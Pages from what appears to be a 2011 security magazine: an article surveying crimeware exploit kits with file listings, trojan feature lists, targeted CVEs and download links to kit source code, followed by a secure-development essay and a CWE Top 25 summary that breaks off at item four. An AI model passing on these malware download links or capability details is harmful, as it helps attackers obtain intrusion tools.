ai.gif	GIF File	12/23/2010 11:45 PM	369	0%	369	blackhole\lib\templates\def\aut\img\icons\countries
ajax-loader.gif	GIF File	12/23/2010 11:45 PM	1,849	16%	1,545	blackhole\lib\templates\def\aut\img\img
al.gif	GIF File	12/23/2010 11:45 PM	370	0%	370	blackhole\lib\templates\def\aut\img\icons\countries
am.gif	GIF File	12/23/2010 11:45 PM	363	0%	363	blackhole\lib\templates\def\aut\img\icons\countries
anyma.gif	GIF File	12/23/2010 11:45 PM	1,644	10%	1,255	blackhole\lib\templates\def\aut\img\icons
ao.gif	GIF File	12/23/2010 11:45 PM	360	0%	360	blackhole\lib\templates\def\aut\img\icons\countries
ap.gif	GIF File	12/23/2010 11:45 PM	244	0%	244	blackhole\lib\templates\def\aut\img\icons\countries
aq.gif	GIF File	12/23/2010 11:45 PM	1,614	22%	1,261	blackhole\lib\templates\def\aut\img\icons
ar.gif	GIF File	12/23/2010 11:45 PM	1,605	28%	1,161	blackhole\lib\templates\def\aut\img\icons\countries
as.gif	GIF File	12/23/2010 11:45 PM	1,601	30%	1,120	blackhole\lib\templates\def\aut\img\icons\countries
at.gif	GIF File	12/23/2010 11:45 PM	366	0%	366	blackhole\lib\templates\def\aut\img\icons\countries
au.gif	GIF File	12/23/2010 11:45 PM	365	0%	365	blackhole\lib\templates\def\aut\img\icons\countries
av.gif	GIF File	12/23/2010 11:45 PM	361	0%	361	blackhole\lib\templates\def\aut\img\icons\countries
aw.gif	GIF File	12/23/2010 11:45 PM	379	0%	379	blackhole\lib\templates\def\aut\img\icons\countries
ax.gif	GIF File	12/23/2010 11:45 PM	2,144	15%	1,021	blackhole\lib\templates\def\aut\img\icons
ay.gif	GIF File	12/23/2010 11:45 PM	365	0%	365	blackhole\lib\templates\def\aut\img\icons\countries
az.gif	GIF File	12/23/2010 11:45 PM	376	0%	376	blackhole\lib\templates\def\aut\img\icons\countries
ba.gif	GIF File	12/23/2010 11:45 PM	370	0%	370	blackhole\lib\templates\def\aut\img\icons\countries
bb.gif	GIF File	12/23/2010 11:45 PM	363	0%	363	blackhole\lib\templates\def\aut\img\icons\countries
bb.gif	GIF File	12/23/2010 11:45 PM	368	0%	368	blackhole\lib\templates\def\aut\img\icons\countries
bc.gif	GIF File	12/23/2010 11:45 PM	361	0%	361	blackhole\lib\templates\def\aut\img\icons\countries

Figure 2. BlackHole Exploit Kit 1.0.2 code for free

# EXPLOITING SOFTWARE

to a computer that is behind a NAT, or, for example, which has prohibited connections by a firewall. For this feature to work there are used additional applications that run on any Windows-server on the Internet, which has a dedicated IP.


- Getting a screenshot of your desktop in real time.

## Intercepting HTTP/HTTPS-requests from wininet.dll (Internet Explorer, Maxton, etc.), nspr4.dll (Mozilla Firefox) libraries:

- Modification of the loaded pages content (HTTP-inject).
- Transparent pages redirect (HTTP-fake).
- Getting out of the page content the right pieces of data (for example the bank account balance).
- Temporary blocking HTTP-injects and HTTP-fakes.
- Temporary blocking access to a certain URL.
- Blocking logging requests for specific URL.
- Forcing logging of all GET requests for specific URL.
- Creating a snapshot of the screen around the mouse cursor during the click of buttons.
- Getting session cookies and blocking user access to specific URL.

## Get important information from the user programs:

- Logins from FTP-clients: FlashFXP, CuteFtp, Total Commander, WsFTP, FileZilla, FAR Manager, WinSCP, FTP Commander, CoreFTP, SmartFTP.
- Cookies Adobe (Macromedia) Flash Player.



Name	Type	Modified	Size	Ratio	Packed	Path
001.ini	Configuration Settings	10/5/2010 9:14 PM	66	0%	66	nolock\exploits\
002.ini	Configuration Settings	10/5/2010 9:14 PM	68	0%	68	nolock\exploits\
003.ini	Configuration Settings	10/5/2010 9:14 PM	72	1%	71	nolock\exploits\
004.ini	Configuration Settings	10/5/2010 9:14 PM	52	0%	52	nolock\exploits\
005.ini	Configuration Settings	10/5/2010 9:14 PM	50	0%	50	nolock\exploits\
006.ini	Configuration Settings	10/5/2010 9:14 PM	61	0%	61	nolock\exploits\
007.ini	Configuration Settings	10/5/2010 9:14 PM	63	2%	62	nolock\exploits\
008.ini	Configuration Settings	10/5/2010 9:14 PM	87	5%	83	nolock\exploits\
009.ini	Configuration Settings	10/5/2010 9:14 PM	44	2%	43	nolock\exploits\
010.ini	Configuration Settings	10/5/2010 9:14 PM	60	0%	60	nolock\exploits\
011.ini	Configuration Settings	10/5/2010 9:14 PM	63	8%	58	nolock\exploits\
012.ini	Configuration Settings	10/5/2010 9:14 PM	68	13%	59	nolock\exploits\
013.ini	Configuration Settings	10/5/2010 9:14 PM	71	8%	65	nolock\exploits\
014.ini	Configuration Settings	10/5/2010 9:14 PM	52	10%	47	nolock\exploits\
style.css	CSS File	10/5/2010 9:14 PM	1,781	67%	593	nolock\img\
happy.gif	GIF File	10/5/2010 9:14 PM	43	26%	32	nolock\
loading.gif	GIF File	10/5/2010 9:14 PM	7,522	15%	6,409	nolock\img\
index.html	HTML Document	10/5/2010 9:14 PM	7	0%	7	nolock\exploits\
index.html	HTML Document	10/5/2010 9:14 PM	0	0%	0	nolock\img\
index.html	HTML Document	10/5/2010 9:14 PM	0	0%	0	nolock\tmp\
cp.jar	JAR File	3/22/2011 5:56 AM	1,171	13%	1,020	nolock\
data.jar	JAR File	3/22/2011 5:56 AM	184	32%	126	nolock\
serial.jar	JAR File	3/22/2011 5:56 AM	4,488	7%	4,168	nolock\
bg.jpg	JPG File	10/5/2010 9:14 PM	10,309	56%	4,522	nolock\img\
bgdark.jpg	JPG File	10/5/2010 9:14 PM	13,865	8%	12,818	nolock\img\
login.jpg	JPG File	10/5/2010 9:14 PM	74,330	17%	61,388	nolock\img\
ajax.js	JScript Script File	10/5/2010 9:14 PM	1,587	56%	692	nolock\
ip-to-country.csv	Microsoft Office Excel ...	12/14/2010 10:28 PM	5,637,173	84%	916,129	
001.php	PHP File	10/5/2010 9:14 PM	6,094	25%	4,561	nolock\exploits\
002.php	PHP File	10/5/2010 9:14 PM	8,862	25%	6,680	nolock\exploits\
003.php	PHP File	10/5/2010 9:14 PM	3,983	26%	2,942	nolock\exploits\
004.php	PHP File	10/5/2010 9:14 PM	6,884	25%	5,162	nolock\exploits\
005.php	PHP File	10/5/2010 9:14 PM	3,942	26%	2,906	nolock\exploits\
006.php	PHP File	10/5/2010 9:14 PM	8,035	25%	6,047	nolock\exploits\
007.php	PHP File	10/5/2010 9:14 PM	3,853	26%	2,841	nolock\exploits\

Figure 3. Crimepack 3.1.3 code for free

- „Cookies” wininet.dll, Mozilla Firefox.
- Import certificates from the certificate store Windows. And tracking their subsequent addition.
- Tracking of pressing the keyboard keys.

## Traffic sniffer for TCP protocol in Windows Socket.

- Intercept FTP-logins on any port.
- Intercept POP3-logins on any port.

## Miscellaneous:

- Execution of scripts (commands), created in the control panel.
- Separation of the botnet to subbotnets (by name).

## Version 2.0.8.0, 17.08.2010

To the parameters HTTP-injects was added a new option / (compare URL insensitive) and C (comparison of context insensitive).

## Version 2.1.0.0, 20.03.2011

RDP + VNC BACKCONNECT ADDED

## Source code of BlackHole Exploit Kit version 1.0.2 available for download

<http://www.multiupload.com/ZTZPEA9L5Y>

According to Bruce Schneier, the BlackHole Exploit Kit, which up until now would cost around \$1,500 for an annual license, creates a handy way to plant malicious scripts on compromised websites. Surfers visiting legitimate sites can be redirected using these scripts to scareware portals on sites designed to exploit browser vulnerabilities in order to distribute banking Trojans, such as those created from the ZeuS toolkit.

## Hackers, scammers exploiting bin Laden's death

USA Today – Michael Winter – May 2, 2011

... hackers took control and redirected the website to the *Blackhole Exploit Kit*, which is malware that launches a malicious Javascript attack. ...

## Account of the man who live tweeted Osama's death hacked

Times of India – May 3, 2011

WebSense has discovered that the website belonging to Athar has been compromised by hackers and leads to the Blackhole exploit kit. ...

## Kaspersky has identified a very dangerous program that targets ...

News On Wall – Darrell Stewart – May 19, 2011

Rootkit discovered by Kaspersky Lab spreads through a downloader, which uses a set of exploits called *Blackhole Exploit Kit*. Users are infected after ...

**Freebie Blackhole exploit kit appears on file-sharing websites**

Register – John Leyden – May 28, 2011

A free version of the Blackhole exploit kit has appeared online in a development that radically reduces the ...

**Source code of CrimePack Exploit Kit Version 3.1.3 available for download**

<http://www.multiupload.com/3HGKHWMR5>

CrimePack exploit pack is a widespread and accepted in the crime scene in this area came under the slogan *Highest Lowest rates for the price.* Like any pack exploit, it consists of a set of pre-compiled exploits to take advantage of a number of vulnerabilities in systems with weaknesses in some of its applications, the goal is to download and run (Drive-by-Download & Execute) codes to convert the target system into a zombie, and therefore make it part of a crime.

**Guard Your PC Against PDF Malware**

Datamation – May 4, 2011

According to M86 Security Labs, malware kits such as LuckySploit, CrimePack, and Fragus can be purchased for as little as \$100 – and commonly top out ...

**Source code of Phoenix Exploit Kit Version 2.3 available for download**

<http://www.multiupload.com/U2AV9LO2PI>

PEK (Phoenix Exploit's Kit) has become one of the most used by those who flood the Internet every day with different types of malicious code. The sale of this version began in July 2010 at a cost of \$2200.

The default exploits for this version are:

- IE MDAC CVE-2006-0003
- Adobe Flash 9 CVE-2007-0071
- Adobe Flash 10 CVE-2009-1869
- Adobe Reader CollectEmailInfo CVE-2007-5659
- Adobe Reader util.printf CVE-2008-2992
- Adobe Reader Collab GetIcon CVE-2009-0927




Figure 4. Phoenix Exploit Pack 2.3 code for free

- Adobe Reader newPlayer CVE-2009-4324
- Adobe Reader LibTiff CVE-2010-0188
- Adobe PDF SWF CVE-2010-1297
- Adobe Reader/Foxit Reader PDF OPEN CVE-2009-0836
- Java HsbParser.getSoundBank (GSB) CVE-2009-3867
- Java Runtime Environment (JRE) CVE-2008-5353
- Java SMB CVE-2010-0746
- IE iepeers CVE-2010-0806
- Windows Help Center (HCP) CVE-2010-1885
- IE SnapShot Viewer ActiveX CVE-2008-2463

One of the most important changes in this release was PDF libtiff support the use of bypass ASLR, DEP more for PDF file reader Adobe Reader on your version 8.0-9.3.0 for Windows Vista and Windows7.

Generally we have seen the spread executable binary as a variant of the trojan generated with the private constructor SpyEye: exe.exe (014678ec0f5e2b92d7f089a20ffe77fa).

Once executed, the malware establishes a connection to the domain clandestine fordkakosat.info (193.105.207.45 – AS50793 ALFAHOSTNET) from which you download and run malware automatically a rogue type.

This malware is also promoted through a website from which, using social engineering, simulates the sale of an antivirus program through a file called PCDefend erSilentSetup.msi (ecff63c1f983858dfd7fb926738cb478), which represents the so-called rogue PC Defender Antivirus. The cost is typically USD 59.95.

PEK has been around since mid-2007.




Figure 5. Exploit Pack code for free

## Source code of Hacking Exploit Pack 26 available for download

<http://www.multiupload.com/EFDCHHZ9ZD>

There are too many in this file to summarize in this article. There are 26 attack toolkits in this Hacking Exploit Pack.

Attacks will only increase. Be prepared.

- Do not an administrator's account to surf the internet
- Keep virus definitions up to date
- Don't visit websites you do not know
- Do not download and install software that hasn't been purchased from a reputable vendor
- Use Free Online Tools for Looking Up Potentially Malicious Websites Several organizations offer free on-line tools for looking up a potentially malicious website. Some of these tools provide historical information; others examine the URL in real time to identify threats:
  - AVG LinkScanner Drop Zone: Analyzes the URL in real time for threats
  - BrightCloud URL/IP Lookup: Presents historical reputation data about the website
  - Cisco IronPort SenderBase Security Network: Presents historical reputation data about the website
  - G-Data MonkeyWrench Beta: Analyzes the URL in real time for threats (about)
  - F-Secure Browsing Protection: Presents historical reputation data about the website
  - Finjan URL Analysis: Analyzes the URL in real time for threats
  - KnownSec: Presents historical reputation data about the website; Chinese language only
  - Norton Safe Web: Presents historical reputation data about the website
  - ParetoLogic URL Clearing House: Looks up malicious sites discovered using a web honeypot; registration required
  - PhishTank: Looks up the URL in its database of known phishing websites
  - Malware Domain List: Looks up recently-reported malicious websites
  - MalwareURL: Looks up the URL in its historical list of malicious websites
  - McAfee Site Advisor: Presents historical reputation data about the website
  - McAfee Trusted Source: Presents historical reputation data about the website
  - Trend Micro Web Reputation: Presents historical reputation data about the website
  - Unmask Parasites: Looks up the URL in the Google Safe Browsing database
  - URL Blacklist: Looks up the URL in its database of suspicious sites
- URLVoid: Looks up the URL in several website blacklisting services
- vURL: Retrieves and displays the source code of the page; looks up its status in several blocklists
- Web of Trust: Presents historical reputation data about the website; community-driven
- Wepawet: Analyzes the URL in real time for threats
- Use Free Online Tools for Looking Up Blocklists of Suspected Malicious IPs and URLs Several organizations maintain and publish blocklists (a.k.a blacklists) of IP addresses and URLs of systems and networks suspected in malicious activities on-line. Many of these lists are available for free; some have usage restrictions:
  - ATLAS from Arbor Networks: Free; registration required by contacting Arbor
  - CLEAN-MX Realtime Database: Free; XML output available
  - CYMRU Bogon List: Free
  - DShield Blocklist: Free
  - DShield Highly Predictive Blacklist: Free; registration required
  - Emerging Threats Lists: Free; includes Known Compromised Host List and Control Server Rules
  - Google Safe Browsing API: Free; programmatic access; restrictions apply
  - HoneyWhales: Free
  - hpHosts File: Free; limited automation on request
  - Malc0de Database: Free
  - Malware Database (AMaDa): Free
  - Malware Domain Blocklist: Free for non-commercial use
  - Malware-Control Blacklist: Commercial service; free licensing options available
  - MalwareDomainList.com Hosts List: Free
  - Malware Patrol's Malware Block Lists: Free for non-commercial use
  - Malware URL List: Commercial service; free licensing options may be available
  - ParetoLogic URL Clearing House: Free for non-commercial use; registration required
  - Phish Tank Phish Archive: Free; query database via API
  - Project Honey Pot's Directory of Malicious IPs: Free; registration required to view more than 25 IPs
  - Scumware.org: Free
  - Shadowserver IP and URL Reports: Free; registration and approval required
  - SpyEye Tracker URLs: Free
  - SRI Threat Intelligence Lists: Free; re-distribution prohibited



### Additional references:

- [https://www4.symantec.com/mktginfo/downloads/21182883\\_GA\\_REPORT\\_ISTR\\_Main-Report\\_04-11\\_HIRES.pdf](https://www4.symantec.com/mktginfo/downloads/21182883_GA_REPORT_ISTR_Main-Report_04-11_HIRES.pdf)
- [http://www.symantec.com/content/en/us/enterprise/other\\_resources/b-symantec\\_report\\_on\\_attack\\_kits\\_and\\_malicious\\_websites\\_21169171\\_WP.en-us.pdf](http://www.symantec.com/content/en/us/enterprise/other_resources/b-symantec_report_on_attack_kits_and_malicious_websites_21169171_WP.en-us.pdf)
- [http://www.schneier.com/blog/archives/2011/05/blackhole\\_explo.html](http://www.schneier.com/blog/archives/2011/05/blackhole_explo.html)
- <http://krebsonsecurity.com/tag/crimepack/>
- <http://www.malwareint.com/docs/pek-analysis-en.pdf>
- <http://www.malwaredomainlist.com/mdl.php>

- Sucuri Blacklists: Free; blacklists of sites hosting malware and of IPs scanning networks
- ThreatStop: Paid; free trial available
- URL Blacklist: Paid; first download free
- ZeuS Tracker Blocklist and URLs: Free
- BLADE Malicious URL Analysis: A free auto-generated list of URLs recently identified as malicious

### Conclusion

It is true that if a person really, really, really wanted to get these tools for free in the past he or she could have. However, now they are available to anyone for free. Many will say that they are probably scaled down versions of the *true* source code or perhaps that have infections within them that typical script kiddies will not be able to recognize. I will let the reader be the judge. What I think is paramount for the cyber professional to understand is that attack toolkits have become accessible to anyone. In this article, I have listed 30 attack toolkits now downloaded for free by anyone of any age and any from country. All that is needed is an internet connection. As a cyber professional, you should familiarize yourself with at least a few of these attack toolkits. The playing field for cyber crime has changed. It has become wide open.

Cybercrime is only going to become more intense as seen in the recent cyber attacks on Lockheed Martin and Sony. Cyber professionals should seek out additional training through the EC-Council and SANS such as Certified Ethical Hacker.

### REBECCA WYNN

*Rebecca Wynn, MBA, CISSP, LPT, CIWSA, NSA/CSS NSTISSI 4011-4016 is a Principal Security Engineer with NCI Information Systems, Inc. She has been on the Editorial Advisory Board for Hakin9 Practical Protection IT Security Magazine since 2008.*

# Join

## hakin9 team!



If you would like to help our team in creating hakin9 magazine you can join our authors or betatesters today!

All you need to do, is to send an email to:

**[editors@hakin9.org](mailto:editors@hakin9.org)**

and give us a brief description of your field of interest.

We look forward to hearing from you!

# Software Exploitation:

## Development Flaw or Malicious Intent

It's been said that lazy programmers make good programmers. Yet, it's hard to understand why laziness would be considered one of the virtues of a good programmer let alone a virtue at all.

---

### What you will learn...

- To look at the development process as a mitigation to errors
- Understanding potential enhancements to one's development process

### What you should know...

- Basic understanding of software development

---

**B**y this point – however – I'm sure you're probably already asking why I'm bringing up laziness in relation to programming. And the answer is simple; we have been focusing so much on the tactics of the attacker that we haven't considered the development practices of the programmer. For it's in the steady lacking of software quality which subsequently drops the level of software security that attackers are given the ability to wage such attacks in the first place. This is precisely why we will be putting the technical details on the back burner and will be focusing on the aforementioned issues instead. But as a last minute disclaimer, the goals of this article are not to point the proverbial finger, but to create a dialog on the issues at hand.

### Understanding the Issues

Taken from the book, *Gray Hat Hacking: The Ethical Hacker's Handbook*, written by Shon Harris, Allen Harper, Chris Eagle, and Jonathan Ness, the authors describe a pretty disturbing fact, that *A 2006 study sponsored by the Department of Homeland Security and carried out by a team of researchers centered at Stanford University, concluded that there is an average of about one bug or flaw in every 2,000 lines of code. This extrapolates to predict that Windows Vista has about 35,000 bugs in it* (69). That in my opinion, is a significant number of bugs still present in an operating system that we pay money for.

On the opposite end of the spectrum, the following facts are taken from the article, *They Write the Right Stuff*, written by Charles Fishman. Fishman points out that the software which controls the Space Shuttle upon launch *...never crashes. It never needs to be re-booted. This software is bug-free. It is perfect, as perfect as human beings have achieved.* Fishman continues, *...the last three versions of the program – each 420,000 lines long – had just one error each. The last 11 versions of this software had a total of 17 errors. Commercial programs of equivalent complexity would have 5,000 errors.* Both of these examples are obviously at the opposite end of the spectrum when it comes to concern over software quality. Similarly, both institutions – in this case Microsoft and Lockheed Martin – have different outlooks on developing software where Microsoft decides to release now and patch later and where Lockheed Martin ensures that their code is error free the first time.

Fishman hits the nail on the head when he writes *The group's (Lockheed Martin's on-board shuttle group's) most important creation is not the perfect software they write – it's the process they invented that writes the perfect software.* This is precisely what all of us as software developers need to be thinking of as we write software – the process. For example, understanding the code you're writing prior to writing it through the use of software requirements documentation and pseudo-code should be added to any development process. This will

not only save you (the developer) time and money in the long run, but should help in catching those errors that ultimately end up waiting in the shadows. Similarly, it's important to phase out or avoid using unsafe programming constructs such as `strcpy()` as there is no length checking of what's being copied. While this seems like an obvious programming practice, the buffer overflow is still one of the more probable attack vectors used by an attacker.

Let us now consider code that is already written and being tested. For the most part, there are plenty of procedures and processes that can be used to seek out bugs and errors within software, but the question is, are they being used? We live in a world where software budgets aren't what they used to be, and where running a lean operation is the way to go. But at the same time, enhancing your process to include understanding the errors when they happen goes a lot further than hoping a future patch will take care of the problem. Looking to Fishman's findings once again, he writes *Here is recorded (in a database) every single error ever made while writing or working on the software, going back almost 20 years. For every one of those errors, the database records when the error was discovered; what set of commands revealed the error; who discovered it; what activity was going on when it was discovered...*

While this level of detail is needed as the software is a little bit above average, such a database can still play an important role in developing software and should be considered as a part of one's development process. As a result, at bare minimum the information that should be considered includes:

- What type of error was found
- What its trigger is
- What solution or solutions fix the error

Doing so allows developers to track error trending and catch them prior to their inadvertent release in a software product.

One final issue that we are going to look at is that of the role of the security researcher and their relationship with the software company. For the most part, there exists a relationship between the security researcher who is finding the vulnerabilities and the software company – however – an increasing discomfort has grown between the two parties as payment for finding said vulnerabilities is decreasing – mainly because of the issues surrounding disclosure. More so, a moral dilemma seems to exist as well in that security researchers have to choose between selling the vulnerability to the opposing party or hoping that they make some money from the software company in question. It's at this point that the attacker is beginning to seem more favorable seeing as how it's possible to make tens of thousands of dollars going down this road

### References

- Harris, Shon, Allen Harper, and Jonathan Ness. *Gray Hat Hacking: The Ethical Hacker's Handbook*. Ed. Chris Eagle. New York: McGraw-Hill, 2008. 69. Print.
- They Write the Right Stuff; Charles Fishman, December 31, 1996. *FastCompany*

whereas you would be lucky to make a few thousand dealing with the software company.

Yet the importance of tracking errors or vulnerabilities however you choose to consider them, only compounds itself when considering industrial control software. Recent news articles have discussed the creation of new cyber security policies as well as the development of a *copycat* version of the Stuxnet worm. These developments can only illustrate the importance of taking security research seriously as well as vulnerability management – especially when innocent lives could be effected and attacks could lead to greater repercussions.

### Conclusions

This article took a different approach to understanding software exploitation. More so, most commercial software developers have a development process that includes writing documentation, creating data flow diagrams, writing pseudo-code, even vulnerability management already in place yet the news hasn't gone silent when reporting on cyber attacks. Fishman reports on Lockheed Martin's philosophy of *fixing the process* when errors are found. And even though a process might already be in place, we need to take a page from the book of companies with the level 5 SEI rating and consider what can be learned and what best practices can be put into place in order to create software that is worthy of the customer's trust.

To take one final point from Fishman, he says *Software is getting more and more common and more and more important, but it doesn't seem to be getting more and more reliable*. And while these words are a few years in their making, it's unfortunate but such a statement seems to still have a place in society seeing as how cyber attacks are a growing threat and their mitigation is a slow trickle in a vast ocean. With cyber war increasing in popularity as a new buzz word, it's important that we bring our focus back on the software we write and the quality with which we write it. For doing so ultimately means writing software that is error-free instead of writing patches that fix errors.

---

RICH HOGGAN

# Exploiting Software:

## The Top 25 Software Vulnerabilities and How to Avoid Them

Top 25 Most Dangerous Software Errors is a list of the most widespread and critical programming errors that can lead to serious software vulnerabilities. They are often easy to find, and easy to exploit. They are dangerous because they will frequently allow attackers to completely take over the software, steal data, or prevent the software from working at all.

### What you will learn...

- The Top 25 Most Dangerous Software Errors
- Common Security Errors in Programming
- How to Write Better Source Code

### What you should know...

- What is a Common Vulnerability and Exposure
- Scanning for Application Layer Vulnerabilities
- Software Programming and using APIs

Most programmers are professional and have learned the basics of proper software development – commenting, structuring, testing, etc. but this is not enough. Today’s software engineers need to become computer and network security professionals so they can develop hardened software from the inside. If they don’t then some hacker, virus, worm, cyber criminal or cyber terrorist will leverage the holes in their code.

Just look at the three Microsoft Windows flaws and one Siemen’s SCADA system flaw – four holes, known as CVEs (common vulnerabilities and exposures) that were exploited by Stuxnet to potentially cause a nuclear facility to fail into a meltdown state. That’s a pretty serious group of software holes connected to systems that control a nuclear facility. You might not be writing code for a power grid or an airline but you need to take your coding to the next level before it’s exploited.

The following list that I am going to share with you is the result of collaboration between the SANS Institute, MITRE, and many top software security experts in the US and Europe. It leverages experiences in the development of the SANS Top 20 attack vectors (<http://www.sans.org/top20/>) and MITRE’s *Common Weakness Enumeration* (CWE) (<http://cwe.mitre.org/>).

MITRE maintains the CWE web site, with the support of the US Department of Homeland Security’s National Cyber Security Division, presenting detailed descriptions of the top 25 programming errors along with authoritative guidance for mitigating and avoiding

them. The CWE site contains data on more than 800 programming errors, design errors, and architecture errors that can lead to exploitable vulnerabilities.

These are the three highest risk categories of poor, insecure, hackable software development:

- Insecure Interaction Between Components
- Risky Resource Management
- Porous Defenses

**Table 1.** *Insecure Interactions Between Components*

Rank	CWE ID	Name
[1]	CWE-79	Improper Neutralization of Input During Web Page Generation (Cross-site Scripting)
[2]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command (SQL Injection)
[4]	CWE-352	Cross-Site Request Forgery (CSRF)
[8]	CWE-434	Unrestricted Upload of File with Dangerous Type
[9]	CWE-78	Improper Neutralization of Special Elements used in an OS Command (OS Command Injection)
[17]	CWE-209	Information Exposure Through an Error Message
[23]	CWE-601	URL Redirection to Untrusted Site (Open Redirect)
[25]	CWE-362	Race Condition

## Insecure Interaction Between Components

These weaknesses are related to insecure ways in which data is sent and received between separate components, modules, programs, processes, threads, or systems.

For each weakness, its ranking in the general list is provided in square brackets (Table 1).

## Risky Resource Management

The weaknesses in this category are related to ways in which software does not properly manage the creation, usage, transfer, or destruction of important system resources (Table 2).

## Porous Defenses

The weaknesses in this category are related to defensive techniques that are often misused, abused, or just plain ignored (Table 3).

Now in order from 1 to 25, let's take a closer look at each of these common weaknesses:

### #1: CWE-79: Improper Neutralization of Input During Web Page Generation (Cross-site Scripting)

*Cross-site scripting* (XSS) is one of the most prevalent, obstinate, and dangerous vulnerabilities in web applications. It's pretty much inevitable when you combine the stateless nature of HTTP, the mixture of data and script in HTML, lots of data passing between web sites, diverse encoding schemes, and feature-rich web browsers. If you're not careful, attackers can inject Javascript or other browser-executable content into a web page that your application generates. Your web page is then accessed by other users, whose browsers

**Table 2.** Risky Resource Management

Rank	CWE ID	Name
[3]	CWE-120	Buffer Copy without Checking Size of Input (Classic Buffer Overflow)
[7]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory (Path Traversal)
[12]	CWE-805	Buffer Access with Incorrect Length Value
[13]	CWE-754	Improper Check for Unusual or Exceptional Conditions
[14]	CWE-98	Improper Control of Filename for Include/Require Statement in PHP Program (PHP File Inclusion)
[15]	CWE-129	Improper Validation of Array Index
[16]	CWE-190	Integer Overflow or Wraparound
[18]	CWE-131	Incorrect Calculation of Buffer Size
[20]	CWE-494	Download of Code Without Integrity Check
[22]	CWE-770	Allocation of Resources Without Limits or Throttling

execute that malicious script as if it came from you (because, after all, it *did* come from you). Suddenly, your web site is serving code that you didn't write. The attacker can use a variety of techniques to get the input directly into your server, or use an unwitting victim as the middle man in a technical version of the *why do you keep hitting yourself?* game.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/79.html#Demonstrative%20Examples>.

### #2: CWE-89: Improper Neutralization of Special Elements used in an SQL Command (SQL Injection)

These days, it seems as if software is all about the data: getting it into the database, pulling it from the database, massaging it into information, and sending it elsewhere for fun and profit. If attackers can influence the SQL that you use to communicate with your database, then suddenly all your fun and profit belongs to them. If you use SQL queries in security controls such as authentication, attackers could alter the logic of those queries to bypass security. They could modify the queries to steal, corrupt, or otherwise change your underlying data. They'll even steal data one byte at a time if they have to, and they have the patience and know-how to do so.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/89.html#Demonstrative%20Examples>.

### #3: CWE-120: Buffer Copy without Checking Size of Input (Classic Buffer Overflow)

Buffer overflows are Mother Nature's little reminder of that law of physics that says: if you try to put more stuff into a container than it can hold, you're going to make a mess. The scourge of C applications for decades, buffer overflows have been remarkably resistant to elimination.

**Table 3.** Porous Defenses

Rank	CWE ID	Name
[5]	CWE-285	Improper Access Control (Authorization)
[6]	CWE-807	Reliance on Untrusted Inputs in a Security Decision
[10]	CWE-311	Missing Encryption of Sensitive Data
[11]	CWE-798	Use of Hard-coded Credentials
[19]	CWE-306	Missing Authentication for Critical Function
[21]	CWE-732	Incorrect Permission Assignment for Critical Resource
[24]	CWE-327	Use of a Broken or Risky Cryptographic Algorithm

However, copying an untrusted input without checking the size of that input is the simplest error to make in a time when there are much more interesting mistakes to avoid. That's why this type of buffer overflow is often referred to as *classic*. It's decades old, and it's typically one of the first things you learn about in Secure Programming 101.

Follow this hyperlink to see sample code examples and how to avoid this flaw in your code design: <http://cwe.mitre.org/data/definitions/120.html#Demonstrative%20Examples>.

## #4: CWE-352: Cross-Site Request Forgery (CSRF)

